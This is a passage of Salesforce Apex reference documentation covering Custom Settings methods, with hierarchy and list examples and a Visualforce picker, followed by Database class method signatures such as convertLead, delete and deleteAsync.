To access the Certificate and Key Management page from Setup, enter *`Certificate and Key Management`* in the `Quick Find` box, then select **Certificate and Key Management**.

refChild
Dom.XmlNode

The XML node before which to insert the signature. If *`refChild`* is `null`, the signature is added at the end.

Return Value

Type: Void

Custom Settings Methods

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

Usage

Custom settings methods are all instance methods, that is, they are called by and operate on a particular instance of a custom setting. There are two types of custom settings: hierarchy and list. The methods are divided into those that work with list custom settings, and those that work with hierarchy custom settings.

Note: All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. However, querying custom settings data using Standard Object Query Language (SOQL) doesn't make use of the application cache and is similar to querying a custom object. To benefit from caching, use other methods for accessing custom settings data such as the Apex Custom Settings methods.

For more information on creating custom settings in the Salesforce user interface, see "Create Custom Data Sets" in the Salesforce online help.

Custom Setting Examples

The following example uses a list custom setting called Games. Games has a field called `GameType`. This example determines if the value of the first data set is equal to the string `PC`.

```
List<Games__C> mcs = Games__c.getall().values();
boolean textField = null;
if (mcs[0].GameType__c == 'PC') {
  textField = true;
}
system.assertEquals(textField, true);
```

The following example uses a custom setting from Country and State Code Custom Settings Example. This example demonstrates that the `getValues` and `getInstance` methods list custom setting return identical values.

```
Foundation_Countries__c myCS1 = Foundation_Countries__c.getValues('United States');
String myCCVal = myCS1.Country_code__c;
Foundation_Countries__c myCS2 = Foundation_Countries__c.getInstance('United States');
String myCCInst = myCS2.Country_code__c;
system.assertEquals(myCCinst, myCCVal);
```

Hierarchy Custom Setting Examples

In the following example, the hierarchy custom setting GamesSupport has a field called `Corporate_number`. The code returns the value for the profile specified with `pid`.

```
GamesSupport__c mhc = GamesSupport__c.getInstance(pid);
string mPhone = mhc.Corporate_number__c;
```

The example is identical if you choose to use the `getValues` method.

The following example shows how to use hierarchy custom settings methods. For `getInstance`, the example shows how field values that aren't set for a specific user or profile are returned from fields defined at the next lowest level in the hierarchy. The example also shows how to use `getOrgDefaults`.

Finally, the example demonstrates how `getValues` returns fields in the custom setting record only for the specific user or profile, and doesn't merge values from other levels of the hierarchy. Instead, `getValues` returns `null` for any fields that aren't set. This example uses a hierarchy custom setting called Hierarchy. Hierarchy has two fields: `OverrideMe` and `DontOverrideMe`. In addition, a user named Robert has a System Administrator profile. The organization, profile, and user settings for this example are as follows:

Organization settings

`OverrideMe`: Hello

`DontOverrideMe`: World

Profile settings

`OverrideMe`: Goodbye

`DontOverrideMe` is not set.

User settings

`OverrideMe`: Fluffy

`DontOverrideMe` is not set.

The following example demonstrates the result of the `getInstance` method if Robert calls it in his organization:

```
Hierarchy__c CS = Hierarchy__c.getInstance();
System.Assert(CS.OverrideMe__c == 'Fluffy');
System.assert(CS.DontOverrideMe__c == 'World');
```

If Robert passes his user ID specified by `RobertId` to `getInstance`, the results are the same. This is because the lowest level of data in the custom setting is specified at the user level.

```
Hierarchy__c CS = Hierarchy__c.getInstance(RobertId);
System.Assert(CS.OverrideMe__c == 'Fluffy');
System.assert(CS.DontOverrideMe__c == 'World');
```

If Robert passes the System Administrator profile ID specified by `SysAdminID` to `getInstance`, the result is different. The data specified for the profile is returned:

```
Hierarchy__c CS = Hierarchy__c.getInstance(SysAdminID);
System.Assert(CS.OverrideMe__c == 'Goodbye');
System.assert(CS.DontOverrideMe__c == 'World');
```

When Robert tries to return the data set for the organization using `getOrgDefaults`, the result is:

```
Hierarchy__c CS = Hierarchy__c.getOrgDefaults();
System.Assert(CS.OverrideMe__c == 'Hello');
System.assert(CS.DontOverrideMe__c == 'World');
```

By using the `getValues` method, Robert can get the hierarchy custom setting values specific to his user and profile settings. For example, if Robert passes his user ID `RobertId` to `getValues`, the result is:

```
Hierarchy__c CS = Hierarchy__c.getValues(RobertId);
System.Assert(CS.OverrideMe__c == 'Fluffy');
// Note how this value is null, because you are returning
// data specific for the user
System.assert(CS.DontOverrideMe__c == null);
```

If Robert passes his System Administrator profile ID `SysAdminID` to `getValues`, the result is:


```
Hierarchy__c CS = Hierarchy__c.getValues(SysAdminID);
System.Assert(CS.OverrideMe__c == 'Goodbye');
// Note how this value is null, because you are returning
// data specific for the profile
System.assert(CS.DontOverrideMe__c == null);
```

Country and State Code Custom Settings Example

This example illustrates using two custom setting objects for storing related information, and a Visualforce page to display the data in a set of related picklists.


In the following example, country and state codes are stored in two different custom settings: Foundation_Countries and Foundation_States.

The Foundation_Countries custom setting is a list type custom setting and has a single field, `Country_Code`.




The Foundation_States custom setting is also a List type of custom setting and has the following fields:

- `Country Code`
- `State Code`
- `State Name`



The Visualforce page shows two picklists: one for country and one for state.



```
<apex:page controller="CountryStatePicker">
   <apex:form >
      <apex:actionFunction name="rerenderStates" rerender="statesSelectList" >
          <apex:param name="firstParam" assignTo="{!country}" value="" />
      </apex:actionFunction>

   <table><tbody>
      <tr>
        <th>Country</th>
          <td>
             <apex:selectList id="country" styleclass="std" size="1"
                value="{!country}" onChange="rerenderStates(this.value)">
                    <apex:selectOptions value="{!countriesSelectList}"/>
             </apex:selectList>
          </td>
      </tr>
      <tr id="state_input">
        <th>State/Province</th>
          <td>
            <apex:selectList id="statesSelectList" styleclass="std" size="1"
                 value="{!state}">
                   <apex:selectOptions value="{!statesSelectList}"/>
            </apex:selectList>
          </td>
      </tr>
   </tbody></table>
   </apex:form>
</apex:page>
```

The Apex controller `CountryStatePicker` finds the values entered into the custom settings, then returns them to the Visualforce page.

```
public with sharing class CountryStatePicker {

// Variables to store country and state selected by user
```

```
    public String state { get; set; }
    public String country {get; set;}

    // Generates country dropdown from country settings
    public List<SelectOption> getCountriesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('', '-- Select One --'));

        // Find all the countries in the custom setting
       Map<String, Foundation_Countries__c> countries = Foundation_Countries__c.getAll();

        // Sort them by name
        List<String> countryNames = new List<String>();
        countryNames.addAll(countries.keySet());
        countryNames.sort();

        // Create the Select Options.
        for (String countryName : countryNames) {
            Foundation_Countries__c country = countries.get(countryName);
            options.add(new SelectOption(country.country_code__c, country.Name));
        }
        return options;
    }

    // To generate the states picklist based on the country selected by user.
    public List<SelectOption> getStatesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        // Find all the states we have in custom settings.
        Map<String, Foundation_States__c> allstates = Foundation_States__c.getAll();

        // Filter states that belong to the selected country
       Map<String, Foundation_States__c> states = new Map<String, Foundation_States__c>();

        for(Foundation_States__c state : allstates.values()) {
            if (state.country_code__c == this.country) {
                states.put(state.name, state);
            }
        }

        // Sort the states based on their names
        List<String> stateNames = new List<String>();
        stateNames.addAll(states.keySet());
        stateNames.sort();

        // Generate the Select Options based on the final sorted list
        for (String stateName : stateNames) {
            Foundation_States__c state = states.get(stateName);
            options.add(new SelectOption(state.state_code__c, state.state_name__c));
        }

        // If no states are found, just say not required in the dropdown.
        if (options.size() > 0) {
            options.add(0, new SelectOption('', '-- Select One --'));
```

```
        } else {
            options.add(new SelectOption('', 'Not Required'));
        }
        return options;
    }
}
```

List Custom Setting Methods

Hierarchy Custom Setting Methods

SEE ALSO:

Custom Settings

List Custom Setting Methods

The following are instance methods for list custom settings.

IN THIS SECTION:

getAll()
Returns a map of the data sets defined for the custom setting.

getInstance(dataSetName)
Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getValues(dataSetName)`.

getValues(dataSetName)
Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getInstance(dataSetName)`.

`getAll()`

Returns a map of the data sets defined for the custom setting.

Signature

```
public Map<String, CustomSetting__c> getAll()
```

Return Value

Type: Map<String, CustomSetting__c>

Usage

If no data set is defined, this method returns an empty map.

Note: For Apex saved using SalesforceAPI version 20.0 or earlier, the data set names, which are the keys in the returned map, are converted to lower case. For Apex saved using SalesforceAPI version 21.0 and later, the case of the data set names in the returned map keys is not changed and the original case is preserved.

`getInstance(dataSetName)`

Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getValues(dataSetName)`.

Signature

```
public CustomSetting__c getInstance(String dataSetName)
```

Parameters

dataSetName
Type: String

Return Value

Type: CustomSetting__c

Usage

If no data is defined for the specified data set, this method returns `null`.

`getValues(dataSetName)`

Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getInstance(dataSetName)`.

Signature

```
public CustomSetting__c getValues(String dataSetName)
```

Parameters

dataSetName
Type: String

Return Value

Type: CustomSetting__c

Usage

If no data is defined for the specified data set, this method returns `null`.

Hierarchy Custom Setting Methods

The following are instance methods for hierarchy custom settings.

IN THIS SECTION:

getInstance()
Returns a custom setting data set record for the current user. The fields returned in the custom setting record are merged based on the lowest level fields that are defined in the hierarchy.

getInstance(userId)
Returns the custom setting data set record for the specified user ID. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the user level.

getInstance(profileId)
Returns the custom setting data set record for the specified profile ID. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the profile level.

getOrgDefaults()
Returns the custom setting data set record for the organization.

getValues(userId)
Returns the custom setting data set record for the specified user ID.

getValues(profileId)
Returns the custom setting data set for the specified profile ID.

`getInstance()`

Returns a custom setting data set record for the current user. The fields returned in the custom setting record are merged based on the lowest level fields that are defined in the hierarchy.

Signature

```
public CustomSetting__c getInstance()
```

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the user, this method returns a new custom setting object. The new custom setting object contains an ID set to `null` and merged fields from higher in the hierarchy. You can add this new custom setting record for the user by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the user ID.

Note: For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the user. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.

This method is equivalent to a method call to `getInstance(User_Id)` for the current user.

Example

- Custom setting data set defined for the user: If you have a custom setting data set defined for the user "Uriel Jones," for the profile "System Administrator," and for the organization as a whole, and the user running the code is Uriel Jones, this method returns the custom setting record defined for Uriel Jones.

- Merged fields: If you have a custom setting data set with fields A and B for the user "Uriel Jones" and for the profile "System Administrator," and field A is defined for Uriel Jones, field B is `null` but is defined for the System Adminitrator profile, this method returns the custom setting record for Uriel Jones with field A for Uriel Jones and field B from the System Administrator profile.
- No custom setting data set record defined for the user: If the current user is "Barbara Mahonie," who also shares the "System Administrator" profile, but no data is defined for Barbara as a user, this method returns a new custom setting record with the ID set to `null` and with fields merged based on the fields defined in the lowest level in the hierarchy.

`getInstance(userId)`

Returns the custom setting data set record for the specified user ID. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the user level.

Signature

```
public CustomSetting__c getInstance(ID userId)
```

Parameters

`userId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the user, this method returns a new custom setting object. The new custom setting object contains an ID set to `null` and merged fields from higher in the hierarchy. You can add this new custom setting record for the user by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the user ID.

Note: For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the user. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.

`getInstance(profileId)`

Returns the custom setting data set record for the specified profile ID. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the profile level.

Signature

```
public CustomSetting__c getInstance(ID profileId)
```

Parameters

`profileId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the profile, this method returns a new custom setting record. The new custom setting object contains an ID set to `null` and with merged fields from your organization's default values. You can add this new custom setting for the profile by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the profile ID.

Note: For Apex saved using SalesforceAPI version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the profile. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.

`getOrgDefaults()`

Returns the custom setting data set record for the organization.

Signature

```
public CustomSetting__c getOrgDefaults()
```

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the organization, this method returns an empty custom setting object.

Note: For Apex saved using SalesforceAPI version 21.0 or earlier, this method returns `null` if no custom setting data is defined for the organization.

`getValues(userId)`

Returns the custom setting data set record for the specified user ID.

Signature

```
public CustomSetting__c getValues(ID userId)
```

Parameters

`userId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

Use this if you only want the subset of custom setting data that has been defined at the user level. For example, suppose you have a custom setting field that has been assigned a value of "foo" at the organizational level, but has no value assigned at the user or profile level. Using `getValues(UserId)` returns `null` for this custom setting field.

`getValues(profileId)`

Returns the custom setting data set for the specified profile ID.

Signature

```
public CustomSetting__c getValues(ID profileId)
```

Parameters

profileId
Type: ID

Return Value

Type: CustomSetting__c

Usage

Use this if you only want the subset of custom setting data that has been defined at the profile level. For example, suppose you have a custom setting field that has been assigned a value of "foo" at the organizational level, but has no value assigned at the user or profile level. Using `getValues(ProfileId)` returns `null` for this custom setting field.

Database Class

Contains methods for creating and manipulating data.

Namespace

System

Usage

Some Database methods also exist as DML statements.

Database Methods

The following are methods for `Database`. All methods are static.

IN THIS SECTION:

convertLead(leadToConvert, allOrNone)
Converts a lead into an account and contact, as well as (optionally) an opportunity.

convertLead(leadsToConvert, allOrNone)

Converts a list of LeadConvert objects into accounts and contacts, as well as (optionally) opportunities.

countQuery(query)

Returns the number of records that a dynamic SOQL query would return when executed.

delete(recordToDelete, allOrNone)

Deletes an existing sObject record, such as an individual account or contact, from your organization's data.

delete(recordsToDelete, allOrNone)

Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data.

delete(recordID, allOrNone)

Deletes existing sObject records, such as individual accounts or contacts, from your organization's data.

delete(recordIDs, allOrNone)

Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data.

deleteAsync(sobjects, callback)

Initiates requests to delete the external data that corresponds to the specified external object records. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processDelete` method is called for each record after deletion.

deleteAsync(sobject, callback)

Initiates a request to delete the external data that corresponds to the specified external object record. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processDelete` method is called after deletion.

deleteAsync(sobjects)

Initiates requests to delete the external data that corresponds to the specified external object records. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources.

deleteAsync(sobject)

Initiates a request to delete the external data that corresponds to the specified external object record. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source.

deleteImmediate(sobjects)

Initiates requests to delete the external data that corresponds to the specified external object records. The requests are executed synchronously and are sent to the external systems that are defined by the external objects' associated external data sources. If the Apex transaction contains pending changes, the synchronous operations can't be completed and throw exceptions.

deleteImmediate(sobject)

Initiates a request to delete the external data that corresponds to the specified external object record. The request is executed synchronously and is sent to the external system that's defined by the external object's associated external data source. If the Apex transaction contains pending changes, the synchronous operation can't be completed and throws an exception.

emptyRecycleBin(recordIds)

Permanently deletes the specified records from the Recycle Bin.

emptyRecycleBin(obj)

Permanently deletes the specified sObject from the Recycle Bin.

emptyRecycleBin(listOfSObjects)

Permanently deletes the specified sObjects from the Recycle Bin.

executeBatch(batchClassObject)

Submits a batch Apex job for execution corresponding to the specified class.

executeBatch(batchClassObject, scope)

Submits a batch Apex job for execution using the specified class and scope.

getAsyncDeleteResult(deleteResult)

Retrieves the status of an asynchronous delete operation that's identified by a `Database.DeleteResult` object.

getAsyncDeleteResult(asyncLocator)

Retrieves the result of an asynchronous delete operation based on the result's unique identifier.

getAsyncLocator(result)

Returns the `asyncLocator` associated with the result of a specified asynchronous insert, update, or delete operation.

getAsyncSaveResult(saveResult)

Returns the status of an asynchronous insert or update operation that's identified by a `Database.SaveResult` object.

getAsyncSaveResult(asyncLocator)

Returns the status of an asynchronous insert or update operation based on the unique identifier associated with each modification.

getDeleted(sObjectType, startDate, endDate)

Returns the list of individual records that have been deleted for an sObject type within the specified start and end dates and times and that are still in the Recycle Bin.

getQueryLocator(listofQueries)

Creates a QueryLocator object used in batch Apex or Visualforce.

getQueryLocator(query)

Creates a QueryLocator object used in batch Apex or Visualforce.

getUpdated(sobjectType, startDate, endDate)

Returns the list of individual records that have been updated for an sObject type within the specified start and end dates and times.

insert(recordToInsert, allOrNone)

Adds an sObject, such as an individual account or contact, to your organization's data.

insert(recordsToInsert, allOrNone)

Adds one or more sObjects, such as individual accounts or contacts, to your organization's data.

insert(recordToInsert, dmlOptions)

Adds an sObject, such as an individual account or contact, to your organization's data.

insert(recordsToInsert, dmlOptions)

Adds one or more sObjects, such as individual accounts or contacts, to your organization's data.

insertAsync(sobjects, callback)

Initiates requests to add external object data to the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources. Allows referencing a callback class whose `processSave` method is called for each record after the remote operations are completed.

insertAsync(sobject, callback)

Initiates a request to add external object data to the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processSave` method is called after the remote operation is completed.

insertAsync(sobjects)

Initiates requests to add external object data to the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources.

insertAsync(sobject)

Initiates a request to add external object data to the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source.

insertImmediate(sobjects)

Initiates requests to add external object data to the relevant external systems. The requests are executed synchronously and are sent to the external systems that are defined by the external objects' associated external data sources. If the Apex transaction contains pending changes, the synchronous operations can't be completed and throw exceptions.

insertImmediate(sobject)

Initiates a request to add external object data to the relevant external system. The request is executed synchronously and is sent to the external system that's defined by the external object's associated external data source. If the Apex transaction contains pending changes, the synchronous operation can't be completed and throws an exception.

merge(masterRecord, duplicateId)

Merges the specified duplicate record into the master sObject record of the same type, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

merge(masterRecord, duplicateRecord)

Merges the specified duplicate sObject record into the master sObject of the same type, deleting the duplicate, and reparenting any related records.

merge(masterRecord, duplicateIds)

Merges up to two records of the same sObject type into the master sObject record, deleting the others, and reparenting any related records.

merge(masterRecord, duplicateRecords)

Merges up to two records of the same object type into the master sObject record, deleting the others, and reparenting any related records.

merge(masterRecord, duplicateId, allOrNone)

Merges the specified duplicate record into the master sObject record of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

merge(masterRecord, duplicateRecord, allOrNone)

Merges the specified duplicate sObject record into the master sObject of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records.

merge(masterRecord, duplicateIds, allOrNone)

Merges up to two records of the same sObject type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

merge(masterRecord, duplicateRecords, allOrNone)

Merges up to two records of the same object type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

query(queryString)

Creates a dynamic SOQL query at runtime.

rollback(databaseSavepoint)

Restores the database to the state specified by the savepoint variable. Any emails submitted since the last savepoint are also rolled back and not sent.

setSavepoint()

Returns a savepoint variable that can be stored as a local variable, then used with the `rollback` method to restore the database to that point.

undelete(recordToUndelete, allOrNone)

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

undelete(recordsToUndelete, allOrNone)

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization’s Recycle Bin.

undelete(recordID, allOrNone)

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

undelete(recordIDs, allOrNone)

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization’s Recycle Bin.

update(recordToUpdate, allOrNone)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

update(recordsToUpdate, allOrNone)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization’s data.

update(recordToUpdate, dmlOptions)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

update(recordsToUpdate, dmlOptions)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization’s data.

upsert(recordToUpsert, externalIdField, allOrNone)

Creates a new sObject record or updates an existing sObject record within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

upsert(recordsToUpsert, externalIdField, allOrNone)

Creates new sObject records or updates existing sObject records within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

updateAsync(sobjects, callback)

Initiates requests to update external object data on the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources. Allows referencing a callback class whose `processSave` method is called for each record after the remote operations are completed.

updateAsync(sobject, callback)

Initiates a request to update external object data on the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processSave` method is called after the remote operation is completed.

updateAsync(sobjects)

Initiates requests to update external object data on the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources.

updateAsync(sobject)

Initiates a request to update external object data on the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source.

updateImmediate(sobjects)

Initiates requests to update external object data on the relevant external systems. The requests are executed synchronously and are sent to the external systems that are defined by the external objects' associated external data sources. If the Apex transaction contains pending changes, the synchronous operations can't be completed and throw exceptions.

updateImmediate(sobject)

Initiates a request to update external object data on the relevant external system. The request is executed synchronously and is sent to the external system that's defined by the external object's associated external data source. If the Apex transaction contains pending changes, the synchronous operation can't be completed and throws an exception.

convertLead(leadToConvert, allOrNone)

Converts a lead into an account and contact, as well as (optionally) an opportunity.

Signature

```
public static Database.LeadConvertResult convertLead(Database.LeadConvert leadToConvert,
Boolean allOrNone)
```

Parameters

leadToConvert
Type: Database.LeadConvert

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.LeadConvertResult

Usage

The `convertLead` method accepts up to 100 `LeadConvert` objects.

Each executed `convertLead` method counts against the governor limit for DML statements.

convertLead(leadsToConvert, allOrNone)

Converts a list of LeadConvert objects into accounts and contacts, as well as (optionally) opportunities.

Signature

```
public static Database.LeadConvertResult[] convertLead(Database.LeadConvert[]
leadsToConvert, Boolean allOrNone)
```

Parameters

leadsToConvert
Type: Database.LeadConvert[]

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.LeadConvertResult[]

Usage

The `convertLead` method accepts up to 100 `LeadConvert` objects.

Each executed `convertLead` method counts against the governor limit for DML statements.

countQuery(query)

Returns the number of records that a dynamic SOQL query would return when executed.

Signature

```
public static Integer countQuery(String query)
```

Parameters

query
Type: String

Return Value

Type: Integer

Usage

For more information, see Dynamic SOQL on page 177.

Each executed `countQuery` method counts against the governor limit for SOQL queries.

Example

```
String QueryString =
    'SELECT count() FROM Account';
Integer i =
    Database.countQuery(QueryString);
```

`delete(recordToDelete, allOrNone)`

Deletes an existing sObject record, such as an individual account or contact, from your organization's data.

Signature

```
public static Database.DeleteResult delete(SObject recordToDelete, Boolean allOrNone)
```

Parameters

`recordToDelete`
Type: sObject

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

`delete(recordsToDelete, allOrNone)`

Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data.

Signature

```
public static Database.DeleteResult[] delete(SObject[] recordsToDelete, Boolean
allOrNone)
```

Parameters

`recordsToDelete`
Type: sObject[]

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult[]

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

Example

The following example deletes an account named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account WHERE Name = 'DotCom'];
Database.DeleteResult[] DR_Dels = Database.delete(doomedAccts);
```

delete(recordID, allOrNone)

Deletes existing sObject records, such as individual accounts or contacts, from your organization's data.

Signature

```
public static Database.DeleteResult delete(ID recordID, Boolean allOrNone)
```

Parameters

recordID
Type: ID

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

delete(recordIDs, allOrNone)

Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data.

Signature

```
public static Database.DeleteResult[] delete(ID[] recordIDs, Boolean allOrNone)
```

Parameters

recordIDs
Type: ID[]

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult[]

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

deleteAsync(sobjects, callback)

Initiates requests to delete the external data that corresponds to the specified external object records. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processDelete` method is called for each record after deletion.

Signature

```
public static List<Database.DeleteResult> deleteAsync(List<SObject> sobjects,
DataSource.AsyncDeleteCallback callback)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to delete.

callback
Type: DataSource.AsyncDeleteCallback

The callback that contains the state in the originating context and an action (the `processDelete` method) that is executed after the insert operation is completed. Use the action callback to update org data according to the operation's results. The callback object must extend `DataSource.AsyncDeleteCallback`.

Return Value

Type: List<Database.DeleteResult>

Status results for the delete operation. Each result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncDeleteResult()`.

deleteAsync(sobject, callback)

Initiates a request to delete the external data that corresponds to the specified external object record. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processDelete` method is called after deletion.

Signature

```
public static Database.DeleteResult deleteAsync(SObject sobject,
DataSource.AsyncDeleteCallback callback)
```

Parameters

sobject
Type: SObject

The external object record to delete.

callback
Type: DataSource.AsyncDeleteCallback

The callback that contains the state in the originating context and an action (the `processDelete` method) that is executed after the insert operation is completed. Use the action callback to update org data according to the operation's results. The callback object must extend `DataSource.AsyncDeleteCallback`.

Return Value

Type: Database.DeleteResult

Status result for the delete operation. The result corresponds to the record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncDeleteResult()`.

deleteAsync(sobjects)

Initiates requests to delete the external data that corresponds to the specified external object records. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources.

Signature

```
public static List<Database.DeleteResult> deleteAsync(List<SObject> sobjects)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to delete.

Return Value

Type: List<Database.DeleteResult>

Status results for the delete operation. Each result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncDeleteResult()`.

`deleteAsync(sobject)`

Initiates a request to delete the external data that corresponds to the specified external object record. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source.

Signature

```
public static Database.DeleteResult deleteAsync(SObject sobject)
```

Parameters

`sobject`
Type: SObject

The external object record to delete.

Return Value

Type: Database.DeleteResult

Status result for the delete operation. The result corresponds to the record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncDeleteResult()`.

`deleteImmediate(sobjects)`

Initiates requests to delete the external data that corresponds to the specified external object records. The requests are executed synchronously and are sent to the external systems that are defined by the external objects' associated external data sources. If the Apex transaction contains pending changes, the synchronous operations can't be completed and throw exceptions.

Signature

```
public static List<Database.DeleteResult> deleteImmediate(List<SObject> sobjects)
```

Parameters

`sobjects`
Type: List<SObject>

List of external object records to delete.

Return Value

Type: List<Database.DeleteResult>

Status results for the delete operation.

deleteImmediate(sobject)

Initiates a request to delete the external data that corresponds to the specified external object record. The request is executed synchronously and is sent to the external system that's defined by the external object's associated external data source. If the Apex transaction contains pending changes, the synchronous operation can't be completed and throws an exception.

Signature

```
public static Database.DeleteResult deleteImmediate(SObject sobject)
```

Parameters

sobject
Type: SObject

The external object record to delete.

Return Value

Type: Database.DeleteResult

Status result for the delete operation.

emptyRecycleBin(recordIds)

Permanently deletes the specified records from the Recycle Bin.

Signature

```
